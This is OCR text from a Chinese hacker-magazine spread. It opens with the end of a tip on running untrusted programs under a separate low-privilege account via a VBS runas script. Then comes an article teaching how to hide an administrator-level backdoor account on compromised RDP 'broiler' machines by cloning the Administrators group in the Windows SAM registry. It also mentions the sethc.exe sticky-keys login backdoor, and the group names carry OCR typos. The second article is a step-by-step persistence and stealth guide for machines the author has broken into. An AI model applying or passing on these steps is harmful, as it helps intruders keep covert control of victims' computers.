


图6

3.在虚拟机上运行，或者在本地计算机先建立一个帐户，比如通过**net user hacker 123 /add**添加一个hacker帐户，然后把如下代码保存为run.vbs。

```
l_file=inputbox("输入程序路径:","请输入文件名","download.exe")
set shell=wscript.createobject("Wscript.shell")
shell.run "runas.exe /user:hacker """ & l_file & """"
wscript.sleep(10000)
```

然后打开“我的电脑”，依次选择“工具”—“文件夹选项”—“查看”，找到“隐藏文件和文件夹”，选择“显示所有文件和文件夹”，如图4。把保存的run.vbs复制到C:\Documents and Settings\Administrator\SendTo文件夹下，这样我们想运行某个不信任的程序只要点右键，选择“发送到”—“以hacker帐户运行”（图5），在弹出的窗口中输入要运行文件的路径就可以了（图6）。

4.当我们必须分离捆绑的文件时，就可以学习使用S17x大哥的方法了！

（本文所涉及到的捆绑和反捆绑工具已收录到光盘中）

文章难易度：☆☆☆
文章闪光点：利用克隆用户组使得克隆用户被隐藏

另类帐号我来隐藏

幻泉[o.f.s]脚本内部讨论组

刚开始学习黑客人侵技术的时候就已经知道使用克隆帐号来隐藏我们的3389帐号了，什么东西都是流传广了就人人都会了。前几天刚人侵弄了个3389肉鸡，建立了一个隐藏帐号，一小时后我登录时却傻眼了，居然登录不上，郁闷啊，我的3389肉鸡啊！

翻了翻第9期的黑客档案，里面的一篇文章“八秒钟打造永不被杀的系统无敌后门”让我看到了希望（利用3389登录时，按五下shift键，系统会自动调用粘置键sethc.exe的原理，以桌面程序explorer.exe来替换它，这样就可以实现不用输密码也能登录3389了），但是转念又一想，要是照着该文所讲的方法制作好了3389的后门，那岂不是别的仁兄也可以使用同样的方法来任意的逛我们的肉鸡了吗，这可就是黑吃黑了。想到这里我又郁闷了。菜鸟能不能打造自己的隐藏帐号呢？当然可以了，不然这篇文章也就不会诞生了。下面，就跟我一起来打造超级隐藏帐号吧。

以前的隐藏帐号基本上都是克隆用户，然后使用这个用户登录系统，就会拥有跟被克隆的帐号一样的权限了。那么跟帐号权限有关系的还有什么呢？聪明的读者想到了吧，用户组呗。一个用户进入了这个用户组里才能有这个用户组所分配的所有权限，那么我们把管理员的用户组克隆了，我们克隆的用户组不就有了同样的权限了吗。但是后来发现即使用户组克隆了，但倘若用户没有克隆的话，还是原来的权限。因此我们先克隆用户组再克隆用户，这样我们的帐号就是管理员权限了。

我们以Win2003系统为例（其它的系统情况可能会不一样，大家自己灵活运用吧），先选择好用户（就是不太引起注意的用




图1

户)，我选择的是 helpservigroup 组的 SUPPORT_388945a0 用户，如图 1，图 2。




图 2




图 3




图 4




图 5




图 6




图 7

开始的步骤和克隆帐号没什么两样，打开注册表--修改[HKEY_LOCAL_MACHINE\SAM\SAM]的权限，如图 3，图 4，图 5。

重新打开注册表，发现 sam 下出现了分支，在这里要注意，




图 8

用户组存在两个地方，一个是[HKEY_LOCAL_MACHINE\SAM\SAM\ACCOUNT\ALIASES]下,另一个是[HKEY_LOCAL_MACHINE\SAM\SAM\BUILTIN\ALIASES]下。我们选择的这个用户组在[HKEY_LOCAL_MACHINE\SAM\SAM\ACCOUNT\ALIASES]下，打开 names 分支，看到了 helpservigroup，如图 6，对应的数字是 3e8。打开上面的 000003e8，打开 c 键复制里面的东西，如图 7。再找一个跟我们克隆无关的用户组对应的数字导出，我选择的是 backup operstors，然后把复制 c 键里的内容粘贴到 backup operstors 对应数字的 c 键（这里用另一个用户组中转是为了下面复制字符内容时好观察而已），如图 8。

接下来就是我们克隆组最重要的地方了，跟上面一样找到 administrators 组所对应数字的 c 键复制（全部内容），到 helpservigroup 对应数字的 c 键粘贴，如图 9，图 10。




图 9




图 10

然后再到 backup operstors 键对应数字的 c 键里面复制从 herlpservigroup 字符往下的内容，到原 halpservipgroup 组对应数字的 c 键把从 administrators 开始以下的内容都替换成刚才复制的（这一步就是为了达到隐藏的目的），如图 11，图 12，图 13。




图 11




图 12


